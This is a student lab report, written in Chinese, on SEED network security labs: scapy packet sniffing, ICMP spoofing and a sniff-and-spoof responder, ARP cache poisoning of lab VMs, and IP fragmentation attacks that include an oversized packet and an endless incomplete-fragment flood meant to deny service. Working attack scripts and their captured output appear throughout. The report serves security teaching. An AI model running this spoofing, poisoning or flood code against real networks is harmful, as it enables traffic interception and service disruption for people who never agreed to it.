Lab3 实验报告

57117230 刘玉洁

Part1：Packet Sniffifing and Spoofifing Lab

Lab Task Set 1: Using Tools to Sniff and Spoof Packets

首先安装 scapy 工具：

```
[09/08/20]seed@VM:~$ sudo pip3 install scapy
The directory '/home/seed/.cache/pip/http' or its parent directory is not owned
by the current user and the cache has been disabled. Please check the permission
s and owner of that directory. If executing pip with sudo, you may want sudo's -
H flag.
The directory '/home/seed/.cache/pip' or its parent directory is not owned by th
e current user and caching wheels has been disabled. check the permissions and o
wner of that directory. If executing pip with sudo, you may want sudo's -H flag.
Collecting scapy
  Downloading https://files.pythonhosted.org/packages/c6/8f/438d4d0bab4c8e22906a
7401dd082b4c0f914daf2bbdc7e7e8390d81a5c3/scapy-2.4.4.tar.gz (1.0MB)
    100% |████████████████████████████████| 1.0MB 185kB/s
Installing collected packages: scapy
  Running setup.py install for scapy ... done
Successfully installed scapy-2.4.4
You are using pip version 18.1, however version 20.2.2 is available.
You should consider upgrading via the 'pip install --upgrade pip' command.
```

运行简单的嗅探程序：

```
[09/08/20]seed@VM:~$ sudo python3
Python 3.5.2 (default, Nov 17 2016, 17:05:23)
[GCC 5.4.0 20160609] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> from scapy.all import *
>>> a = IP()
>>> a.show()
###[ IP ]###
  version   = 4
  ihl       = None
  tos       = 0x0
  len       = None
  id        = 1
  flags     =
  frag      = 0
  ttl       = 64
  proto     = hopopt
  chksum    = None
  src       = 127.0.0.1
  dst       = 127.0.0.1
  \options   \
```

Task 1.1: Sniffifing Packets

Task 1.1A.

使用 root 权限执行程序可以捕获报文信息：

```
[09/08/20]seed@VM:~$ chmod a+x sniffer.py
[09/08/20]seed@VM:~$ sudo ./sniffer.py

###[ Ethernet ]###
  dst       = 52:54:00:12:35:02
  src       = 08:00:27:25:08:7d
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 84
     id        = 24761
     flags     = DF
```

使用普通用户权限执行程序，显示操作不被允许：

```
[09/08/20]seed@VM:~$ sniffer.py
PermissionError: [Errno 1] Operation not permitted
```

因此，报文嗅探需要在 root 权限下实现。

Task 1.1B.

只捕获 ICMP 数据包：

filter=’icmp’

捕获来自特定 IP 地址且目的端口是 23 的 TCP 报文：

filter=’tcp and src host 10.10.10.10 and dst port 23’

捕获来自或转到特定子网的数据包：


filter=’src net 128.230.0.0/16 or dst net 128.230.0.0/16’

修改过滤器后重新执行程序，由于虚拟机能捕获的包较少，故没有符合过滤条件的包被捕获：

```
[09/09/20]seed@VM:~$ sudo python3 sniffer.py
```

Task 1.2: Spoofifing ICMP Packets

首先创建 SEED 副本，得到两个虚拟机：



虚拟机 SEED 的 IP 地址：10.0.2.5

虚拟机 SEED 副本的 IP 地址：10.0.2.4

以虚假 IP 地址 10.10.10.10 构造并发送 ICMP 报文：

```
>>> from scapy.all import *
>>> a = IP()
>>> a.src='10.10.10.10'
>>> a.dst='10.0.2.4'
>>> b = ICMP()
>>> p = a/b
>>> send(p)
.
Sent 1 packets.
```

伪造 ICMP 报文方：

No.	Time	Source	Destination	Protocol	Length	Info
5	2020-09-09 05:14:13.8984824…	10.10.10.10	10.0.2.4	ICMP	44	Echo (ping) request
6	2020-09-09 05:14:13.8988209…	10.0.2.4	10.10.10.10	ICMP	62	Echo (ping) reply

接收伪造 ICMP 报文方：

No.	Time	Source	Destination	Protocol	Length	Info
6	2020-09-09 05:14:14.1712036…	10.10.10.10	10.0.2.4	ICMP	62	Echo (ping) request
7	2020-09-09 05:14:14.1712367…	10.0.2.4	10.10.10.10	ICMP	44	Echo (ping) reply

其中 10.10.10.10 的 IP 地址是虚假的，该方法可以欺骗具有任意源 IP 地址的 ICMP 回复请求包。

Task 1.3: Traceroute

编写自动化执行程序：

```
from scapy.all import *
import sys

ip_dst ='58.192.118.142'

a = IP()
a.dst = ip_dst
b = ICMP()
isGetDis = 0
mTTL = 1

i = 1
while isGetDis == False :

    a.ttl = mTTL
    ans, unans = sr(a/b)

    print (ans)
    print (unans)

    if ans.res[0][1].type == 0:
        isGetDis=True
    else:
        i += 1
        mTTL += 1
print ('Get The Distance from VM to ip:%s ,%d '%(ip_dst, i))
```

尝试计算虚拟机到 seu.edu.cn 之间的距离：

```
[09/08/20]seed@VM:~$ ping seu.edu.cn
PING seu.edu.cn (58.192.118.142) 56(84) bytes of data.
64 bytes from 58.192.118.142: icmp_seq=1 ttl=248 time=15.9 ms
64 bytes from 58.192.118.142: icmp_seq=2 ttl=248 time=5.32 ms
64 bytes from 58.192.118.142: icmp_seq=3 ttl=248 time=5.76 ms
64 bytes from 58.192.118.142: icmp_seq=4 ttl=248 time=4.30 ms
64 bytes from 58.192.118.142: icmp_seq=5 ttl=248 time=11.4 ms
64 bytes from 58.192.118.142: icmp_seq=6 ttl=248 time=5.80 ms
64 bytes from 58.192.118.142: icmp_seq=7 ttl=248 time=11.6 ms
64 bytes from 58.192.118.142: icmp_seq=8 ttl=248 time=4.61 ms
64 bytes from 58.192.118.142: icmp_seq=9 ttl=248 time=4.96 ms
64 bytes from 58.192.118.142: icmp_seq=10 ttl=248 time=4.44 ms
64 bytes from 58.192.118.142: icmp_seq=11 ttl=248 time=4.30 ms
^C
--- seu.edu.cn ping statistics ---
11 packets transmitted, 11 received, 0% packet loss, time 10071ms
rtt min/avg/max/mdev = 4.301/7.140/15.911/3.781 ms
```

执行结果显示距离为 8：

```
Received 1 packets, got 1 answers, remaining 0 packets
<Results: TCP:0 UDP:0 ICMP:1 Other:0>
<Unanswered: TCP:0 UDP:0 ICMP:0 Other:0>
Get The Distance from VM to ip:58.192.118.142 ,8
```

Task 1.4: Sniffifing and-then Spoofifing

编写嗅探欺骗程序：

```
from scapy.all import *

def print_pkt(pkt):
        a = IP()
        a.src = pkt[IP].dst
        a.dst = pkt[IP].src
        b = ICMP()
        b.type ="echo-reply"
        b.code =0
        b.id = pkt[ICMP].id
        b.seq = pkt[ICMP].seq
        p = a/b
        send(p)

pkt = sniff(filter='icmp[icmptype] == icmp-echo', prn=print_pkt)
```

在 VMB 下以 root 权限下执行嗅探欺骗程序：

```
[09/09/20]seed@VM:~$ sudo python3 sniffandspoof.py
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
```

当 VMA ping 一个确定存在的地址时，可以收到欺骗回复和真实回复：

```
[09/09/20]seed@VM:~$ ping seu.edu.cn
PING seu.edu.cn (58.192.118.142) 56(84) bytes of data.
8 bytes from 58.192.118.142: icmp_seq=1 ttl=64 (truncated)
64 bytes from 58.192.118.142: icmp_seq=1 ttl=228 time=128 ms (DUP!)
```

```
64 bytes from 58.192.118.142: icmp_seq=31 ttl=228 time=118 ms
64 bytes from 58.192.118.142: icmp_seq=32 ttl=228 time=95.3 ms
64 bytes from 58.192.118.142: icmp_seq=33 ttl=228 time=94.6 ms
64 bytes from 58.192.118.142: icmp_seq=34 ttl=228 time=136 ms
```

当 VMA ping 一个不存在的地址时，可以收到欺骗回复：

```
[09/09/20]seed@VM:~$ ping 128.0.0.3
PING 128.0.0.3 (128.0.0.3) 56(84) bytes of data.
```


```
[09/09/20]seed@VM:~$ ping 128.0.0.3
PING 128.0.0.3 (128.0.0.3) 56(84) bytes of data.
8 bytes from 128.0.0.3: icmp_seq=1 ttl=64 (truncated)
8 bytes from 128.0.0.3: icmp_seq=2 ttl=64 (truncated)
8 bytes from 128.0.0.3: icmp_seq=3 ttl=64 (truncated)
8 bytes from 128.0.0.3: icmp_seq=4 ttl=64 (truncated)
8 bytes from 128.0.0.3: icmp_seq=5 ttl=64 (truncated)
8 bytes from 128.0.0.3: icmp_seq=6 ttl=64 (truncated)
```

因此，该嗅探欺骗程序可以使 ping 程序总是收到回复，认为地址 X 是存活的。

Part2： ARP Cache Poisoning Attack Lab

Task 1: ARP Cache Poisoning

首先创建 SEED 副本 2，得到三个虚拟机，其中，将 SEED 作为攻击者 M，将 SEED 副本作为观察者 A，将 SEED 副本 2 作为受害者 B：



虚拟机 M

IP 地址：10.0.2.5

Mac 地址：08:00:27:9b:d0:24

虚拟机 A

IP 地址：10.0.2.4

Mac 地址：08:00:27:ed:a7:d8

虚拟机 B

IP 地址：10.0.2.6

Mac 地址：08:00:27:0b:ef:19

Task 1A (using ARP request)

构造并发送 ARP 虚假请求报文，将目的 IP 地址设置为 A 的 IP 地址，将源 IP 地址设置为 B 的 IP，将源 Mac 地址设置为 M 的 Mac 地址，op 字段为 1 表示 ARP 请求：

```
>>> from scapy.all import *
>>> E = Ether()
>>> A = ARP()
>>> A.pdst='10.0.2.4'
>>> A.hwsrc='08:00:27:9B:D0:24'
>>> A.psrc='10.0.2.6'
>>> A.hwlen=6
>>> A.plen=4
>>> pkt = E/A
>>> sendp(pkt)
.
Sent 1 packets.
```

在虚拟机 A 中观察到 ARP 缓存已被欺骗：

```
[09/10/20]seed@VM:~$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.2.3                 ether   08:00:27:5a:d7:bd   C                     enp0s
3
10.0.2.1                 ether   52:54:00:12:35:00   C                     enp0s
3
10.0.2.6                 ether   08:00:27:9b:d0:24   C                     enp0s
3
10.0.2.5                 ether   08:00:27:9b:d0:24   C                     enp0s
3
```

编写循环程序使 M 持续发送虚假 ARP 报文：

```
>>> while(1):
...     sendp(pkt)
...
.
Sent 1 packets.
.
Sent 1 packets.
```

虚拟机 B 尝试与 A 连通但始终失败，说明攻击成功：

```
[09/10/20]seed@VM:~$ ping 10.0.2.4
PING 10.0.2.4 (10.0.2.4) 56(84) bytes of data.
```

Task 1B (using ARP reply)

构造并发送 ARP 虚假响应报文，将目的 IP 地址设置为 A 的 IP 地址，将源 IP 地址设置为 B 的 IP，将源 Mac 地址设置为 M 的 Mac 地址，op 字段为 2 表示 ARP 响应：

```
>>> from scapy.all import *
>>> E = Ether()
>>> B = ARP()
>>>
>>> B.hwsrc='08:00:27:9B:D0:24'
>>> B.psrc='10.0.2.6'
>>> B.pdst='10.0.2.4'
>>> B.op=2
>>> B.hwlen=6
>>> B.plen=4
>>> ls(B)
hwtype     : XShortField                   = 1               (1)
ptype      : XShortEnumField               = 2048            (2048)
hwlen      : FieldLenField                 = 6               (None)
plen       : FieldLenField                 = 4               (None)
op         : ShortEnumField                = 2               (1)
hwsrc      : MultipleTypeField             = '08:00:27:9B:D0:24' (None)
psrc       : MultipleTypeField             = '10.0.2.6'      (None)
hwdst      : MultipleTypeField             = '00:00:00:00:00:00' (None)
pdst       : MultipleTypeField             = '10.0.2.4'      (None)
>>> respkt=E/B
```

用 wireshark 探测到 ARP 虚假响应报文：

```
29 2020-09-10 03:53:20.3527207… PcsCompu_ed:a7:d8   PcsCompu_9b:d0:24   ARP   60 10.0.2.4 is at 08:00:27:ed:a7:d8
30 2020-09-10 03:53:20.3735295… PcsCompu_9b:d0:24   PcsCompu_ed:a7:d8   ARP   42 10.0.2.6 is at 08:00:27:9b:d0:24
```

在虚拟机 A 中观察到 ARP 缓存已被欺骗：

```
[09/10/20]seed@VM:~$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.2.3                 ether   08:00:27:5a:d7:bd   C                     enp0s
3
10.0.2.1                 ether   52:54:00:12:35:00   C                     enp0s
3
10.0.2.6                 ether   08:00:27:9b:d0:24   C                     enp0s
3
10.0.2.5                 ether   08:00:27:9b:d0:24   C                     enp0s
3
```

编写循环程序使 M 持续发送虚假 ARP 报文：

```
>>> while(1):
...     sendp(respkt)
...
.
Sent 1 packets.
.
Sent 1 packets.
```

虚拟机 B 仍可以与 A 连通：

```
[09/10/20]seed@VM:~$ ping 10.0.2.4
PING 10.0.2.4 (10.0.2.4) 56(84) bytes of data.
64 bytes from 10.0.2.4: icmp_seq=1 ttl=64 time=1.80 ms
64 bytes from 10.0.2.4: icmp_seq=2 ttl=64 time=0.290 ms
```

回到虚拟机 A 中观察 ARP 缓存，发现此时 B 的 IP 地址所对应的 Mac 地址变成了真实 Mac 地址。若关闭 B 与 A 的连通，又变成了虚假 Mac 地址。由此认为，构造虚假 ARP 响应报文所执行的攻击是不稳定的。

Task 1C (using ARP gratuitous message)

在正常的免费 ARP 报文中，源 IP 地址和目的 IP 地址都是主机 IP 地址，但当构造虚假的免费 ARP 报文时，需要将源 IP 地址和目的 IP 地址设置为受害者的 IP 地址。

构造并发送虚假的免费 ARP 报文：

```
>>> from scapy.all import *
>>> E = Ether()
>>> C=ARP()
>>> C.psrc='10.0.2.6'
>>> C.pdst='10.0.2.6'
>>> C.hwdst='ff:ff:ff:ff:ff:ff'
>>> C.hwsrc='08:00:27:9b:d0:24'
>>> C.hwlen=6
>>> C.plen=4
>>> grapkt=E/C
>>> sendp(grapkt)
```

用 wireshark 探测到免费 ARP 虚假报文：

```
24 2020-09-10 07:10:23.1751684… PcsCompu_9b:d0:24    Broadcast    ARP    42 Gratuitous ARP for 10.0.2.6 (Request)
```

在虚拟机 A 中观察到 ARP 缓存已被欺骗：

```
[09/10/20]seed@VM:~$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.2.1                 ether   52:54:00:12:35:00   C                     enp0s
3
10.0.2.3                 ether   08:00:27:08:1e:96   C                     enp0s
3
10.0.2.6                 ether   08:00:27:9b:d0:24   C                     enp0s
3
```

编写循环程序使 M 持续发送虚假 ARP 报文：

```
>>> while(1):
...    sendp(grapkt)
```

虚拟机 B 仍可以与 A 连通：

```
[09/10/20]seed@VM:~$ ping 10.0.2.4
PING 10.0.2.4 (10.0.2.4) 56(84) bytes of data.
64 bytes from 10.0.2.4: icmp_seq=1 ttl=64 time=1.57 ms
64 bytes from 10.0.2.4: icmp_seq=2 ttl=64 time=0.596 ms
64 bytes from 10.0.2.4: icmp_seq=3 ttl=64 time=0.407 ms
```

回到虚拟机 A 中观察 ARP 缓存，发现此时 B 的 IP 地址所对应的 Mac 地址变成了真实 Mac 地址。若关闭 B 与 A 的连通，又变成了虚假 Mac 地址。由此认为，构造虚假的免费 ARP 报文所执行的攻击是不稳定的。

Part3：IP/ICMP Attacks Lab


Tasks 1: IP Fragmentation

Task 1.a: Conducting IP Fragmentation

在服务器端开启服务：

```
[09/10/20]seed@VM:~$ nc -lu 9090
```

然后取消 wireshark 的 Reassemble fragmented IPv4 datagrams 选项：



修改 fragments.py 中的相关参数：

```python
#!/usr/bin/python3
from scapy.all import *
# Construct IP header
ip = IP(src="10.0.2.5", dst="10.0.2.4")
ip.id = 1000 # Identification
ip.frag = 0 # Offset of this IP fragment
ip.flags = 1 # Flags

# Construct UDP header
udp = UDP(sport=7070, dport=9090,chksum = 0)
udp.len = 8+32+32+32 # This should be the combined length of all fragments
# Construct payload
payload = 'a' * 32

# Construct the entire packet and send it out
pkt = ip/udp/payload # For other fragments, we should use ip/payload
send(pkt, verbose=0)

#2
ip = IP(src="10.0.2.5", dst="10.0.2.4")
ip.id = 1000 # Identification
ip.frag = 5 # Offset of this IP fragment
ip.flags = 1 # Flags
ip.proto=17
payload = 'b' * 32
pkt = ip/payload
send(pkt, verbose=0)

#3
ip = IP(src="10.0.2.5", dst="10.0.2.4")
ip.id = 1000 # Identification
ip.frag = 9 # Offset of this IP fragment
ip.flags = 0 # Flags
ip.proto=17
payload = 'c' * 32
pkt = ip/payload
send(pkt, verbose=0)
```

发送数据包：

```
[09/10/20]seed@VM:~$ sudo python3 fragments.py
```

用 wireshark 探测到分段发送的 UDP 包：

```
2020-09-10 20:48:32.4661410… 10.0.2.5    10.0.2.4    UDP     76 7070 → 9090 Len=96
2020-09-10 20:48:32.5057969… 10.0.2.5    10.0.2.4    IPv4    68 Fragmented IP protocol (proto=UDP 17, off=40, ID=03e
2020-09-10 20:48:32.5372209… 10.0.2.5    10.0.2.4    IPv4    68 Fragmented IP protocol (proto=UDP 17, off=72, ID=03e
```

在服务器端接收到数据：

```
[09/10/20]seed@VM:~$ nc -lu 9090
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaabbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbcccccccccccccccc
cccccccccccccccc
```

服务器正常显示了 96 字节的数据。

Task 1.b: IP Fragments with Overlapping Contents

Task 1.b.Case1：第一段的结束和第二段的开始有 K 字节的重叠

设 K=8，调整偏移量参数及报文长度参数：

```python
#!/usr/bin/python3
from scapy.all import *
# Construct IP header
ip = IP(src="10.0.2.5", dst="10.0.2.4")
ip.id = 1000 # Identification
ip.frag = 0 # Offset of this IP fragment
ip.flags = 1 # Flags

# Construct UDP header
udp = UDP(sport=7070, dport=9090,chksum = 0)
udp.len = 8+32+32+32-8 # This should be the combined length of all fragments
# Construct payload
payload = 'a' * 32

# Construct the entire packet and send it out
pkt = ip/udp/payload # For other fragments, we should use ip/payload
send(pkt, verbose=0)

#2
ip = IP(src="10.0.2.5", dst="10.0.2.4")
ip.id = 1000 # Identification
ip.frag = 4 # Offset of this IP fragment
ip.flags = 1 # Flags
ip.proto=17
payload = 'b' * 32
pkt = ip/payload
send(pkt, verbose=0)

#3
ip = IP(src="10.0.2.5", dst="10.0.2.4")
ip.id = 1000 # Identification
ip.frag = 8 # Offset of this IP fragment
ip.flags = 0 # Flags
ip.proto=17
payload = 'c' * 32
pkt = ip/payload
send(pkt, verbose=0)
```

执行程序发送报文：

```
[09/10/20]seed@VM:~$ sudo python3 fragments.py
```

用 wireshark 探测到分段发送的 UDP 包：

```
21:02:37.5756297… 10.0.2.5    10.0.2.4    UDP     76 7070 → 9090 Len=88
21:02:37.6101653… 10.0.2.5    10.0.2.4    IPv4    68 Fragmented IP protocol (proto=UDP 17, off=32, ID=03e8)
21:02:37.6505067… 10.0.2.5    10.0.2.4    IPv4    68 Fragmented IP protocol (proto=UDP 17, off=64, ID=03e8)
```

在服务器端接收到数据：

```
[09/10/20]seed@VM:~$ nc -lu 9090
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaabbbbbbbbbbbbbbbbbbbbbbbbcccccccccccccccccccccccc
cccccccc
```

结果显示，服务器完整显示了第一段的 32 字节数据，而第二段数据中重叠的 K 字节被覆盖，只显示了 24 字节，第三段的 32 字节数据正常显示。

改变第一段和第二段的发送顺序，即先发送第二段报文，后发送第一段报文：

21:16:50.0041263…	10.0.2.5	10.0.2.4	IPv4	68 Fragmented IP protocol (proto=UDP 17, off=32, ID=03e8)
21:16:50.0417525…	10.0.2.5	10.0.2.4	UDP	76 7070 → 9090 Len=88
21:16:50.0747036…	10.0.2.5	10.0.2.4	IPv4	68 Fragmented IP protocol (proto=UDP 17, off=64, ID=03e8)

服务器接收到的数据情况不变：

```
[09/10/20]seed@VM:~$ nc -lu 9090
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaabbbbbbbbbbbbbbbbbbbbbbbbcccccccccccccccccccccccc
cccccccc
```

这表明，若存在数据重叠，则后一段报文数据会被前一段报文数据覆盖，与发送顺序没有关系。

Task 1.b.Case2：第二片段完全封闭在第一片段中

将第二段报文数据长度改成 16 字节，调整偏移量参数及报文长度参数：

```
#!/usr/bin/python3
from scapy.all import *


# Construct IP header
ip = IP(src="10.0.2.5", dst="10.0.2.4")
ip.id = 1000 # Identification
ip.frag = 0 # Offset of this IP fragment
ip.flags = 1 # Flags

# Construct UDP header
udp = UDP(sport=7070, dport=9090,chksum = 0)
udp.len = 8+32+16+32-16 # This should be the combined length of all fragments
# Construct payload
payload = 'a' * 32

# Construct the entire packet and send it out
pkt = ip/udp/payload # For other fragments, we should use ip/payload
send(pkt, verbose=0)

#2
ip = IP(src="10.0.2.5", dst="10.0.2.4")
ip.id = 1000 # Identification
ip.frag = 2 # Offset of this IP fragment
ip.flags = 1 # Flags
ip.proto=17
payload = 'b' * 16
pkt = ip/payload
send(pkt, verbose=0)

#3
ip = IP(src="10.0.2.5", dst="10.0.2.4")
ip.id = 1000 # Identification
ip.frag =5 # Offset of this IP fragment
ip.flags = 0 # Flags
ip.proto=17
payload = 'c' * 32
pkt = ip/payload
send(pkt, verbose=0)
```

执行程序发送报文：

```
[09/10/20]seed@VM:~$ sudo python3 fragments.py
```

用 wireshark 探测到分段发送的 UDP 包：

```
21:23:43.9039626… 10.0.2.5    10.0.2.4    UDP     76 7070 → 9090 Len=64
21:23:43.9381271… 10.0.2.5    10.0.2.4    IPv4    52 Fragmented IP protocol (proto=UDP 17, off=16, ID=03e8)
21:23:43.9804677… 10.0.2.5    10.0.2.4    IPv4    68 Fragmented IP protocol (proto=UDP 17, off=40, ID=03e8)
```

在服务器端接收到数据：

```
[09/10/20]seed@VM:~$ nc -lu 9090
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaacccccccccccccccccccccccccccccccc
```

结果显示，服务器完整显示了第一段的 32 字节数据，而第二段数据被完全覆盖，第三段的 32 字节数据正常显示。

改变第一段和第二段的发送顺序，即先发送第二段报文，后发送第一段报文：

```
21:25:52.1165824… 10.0.2.5    10.0.2.4    IPv4    52 Fragmented IP protocol (proto=UDP 17, off=16, ID=03e8)
21:25:52.1907481… 10.0.2.5    10.0.2.4    UDP     76 7070 → 9090 Len=64
21:25:52.2429399… 10.0.2.5    10.0.2.4    IPv4    68 Fragmented IP protocol (proto=UDP 17, off=40, ID=03e8)
```

服务器接收到的数据情况不变：

```
[09/10/20]seed@VM:~$ nc -lu 9090
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaacccccccccccccccccccccccccccccccc
```

这表明，若后一段完全封闭在前一段中，则后一段报文数据会被全部覆盖，与发送顺序没有关系。

Task 1.c: Sending a Super-Large Packet

利用 IP 碎片，构造超过 65536 字节的数据包：

```python
#2
i=0
while(i!=1637):
  ip = IP(src="10.0.2.5", dst="10.0.2.4")
  ip.id = 1000 # Identification
  ip.frag = 5+i*5 # Offset of this IP fragment
  ip.flags = 1 # Flags
  ip.proto=17
  payload = 'b' * 40
  pkt = ip/payload
  send(pkt, verbose=0)
  i=i+1


#3
ip = IP(src="10.0.2.5", dst="10.0.2.4")
ip.id = 1000 # Identification
ip.frag =8190 # Offset of this IP fragment
ip.flags = 0 # Flags
ip.proto=17
payload = 'c' * 1000
pkt = ip/payload
send(pkt, verbose=0)
```

发送数据包：

```
10.0.2.5    10.0.2.4    IPv4      76 Fragmented IP protocol (proto=UDP 17, off=65200, ID=03e8)
10.0.2.5    10.0.2.4    IPv4      76 Fragmented IP protocol (proto=UDP 17, off=65240, ID=03e8)
10.0.2.5    10.0.2.4    IPv4      76 Fragmented IP protocol (proto=UDP 17, off=65280, ID=03e8)
10.0.2.5    10.0.2.4    IPv4      76 Fragmented IP protocol (proto=UDP 17, off=65320, ID=03e8)
10.0.2.5    10.0.2.4    IPv4      76 Fragmented IP protocol (proto=UDP 17, off=65360, ID=03e8)
10.0.2.5    10.0.2.4    IPv4      76 Fragmented IP protocol (proto=UDP 17, off=65400, ID=03e8)
10.0.2.5    10.0.2.4    IPv4      76 Fragmented IP protocol (proto=UDP 17, off=65440, ID=03e8)
10.0.2.5    10.0.2.4    IPv4      76 Fragmented IP protocol (proto=UDP 17, off=65480, ID=03e8)
10.0.2.5    10.0.2.4    IPv4    1036 Fragmented IP protocol (proto=UDP 17, off=65520, ID=03e8)
```

由于总字节长度溢出，服务器无响应：

```
[09/11/20]seed@VM:~$ nc -lu 9090
```

Task 1.d: Sending Incomplete IP Packet

构造大量不完整的 IP 数据包：

```python
i=0
while(1):
  ip = IP(src="10.0.2.5", dst="10.0.2.4")
  ip.id = 1000 # Identification
  ip.frag = 5+i*4+i # Offset of this IP fragment
  ip.flags = 1 # Flags
  ip.proto=17
  payload = 'b' * 32
  pkt = ip/payload
  send(pkt, verbose=0)
  i=i+1
```

通过 wireshark 观察到，IP 数据包的 offset 在超过 65536 之后又从 0 开始：

10.0.2.5	10.0.2.4	IPv4	68 Fragmented IP protocol (proto=UDP 17, off=65400, ID=03e8)
10.0.2.5	10.0.2.4	IPv4	68 Fragmented IP protocol (proto=UDP 17, off=65440, ID=03e8)
10.0.2.5	10.0.2.4	IPv4	68 Fragmented IP protocol (proto=UDP 17, off=65480, ID=03e8)
10.0.2.5	10.0.2.4	IPv4	68 Fragmented IP protocol (proto=UDP 17, off=65520, ID=03e8)
10.0.2.5	10.0.2.4	IPv4	68 Fragmented IP protocol (proto=UDP 17, off=24, ID=03e8)
10.0.2.5	10.0.2.4	IPv4	68 Fragmented IP protocol (proto=UDP 17, off=64, ID=03e8)
10.0.2.5	10.0.2.4	IPv4	68 Fragmented IP protocol (proto=UDP 17, off=104, ID=03e8)
10.0.2.5	10.0.2.4	IPv4	68 Fragmented IP protocol (proto=UDP 17, off=144, ID=03e8)
10.0.2.5	10.0.2.4	IPv4	68 Fragmented IP protocol (proto=UDP 17, off=184, ID=03e8)

所有这些不完整的 IP 数据包将停留在内核中，直到它们超时，导致了服务器上的拒绝服务攻击：

```
[09/11/20]seed@VM:~$ nc -lu 9090
```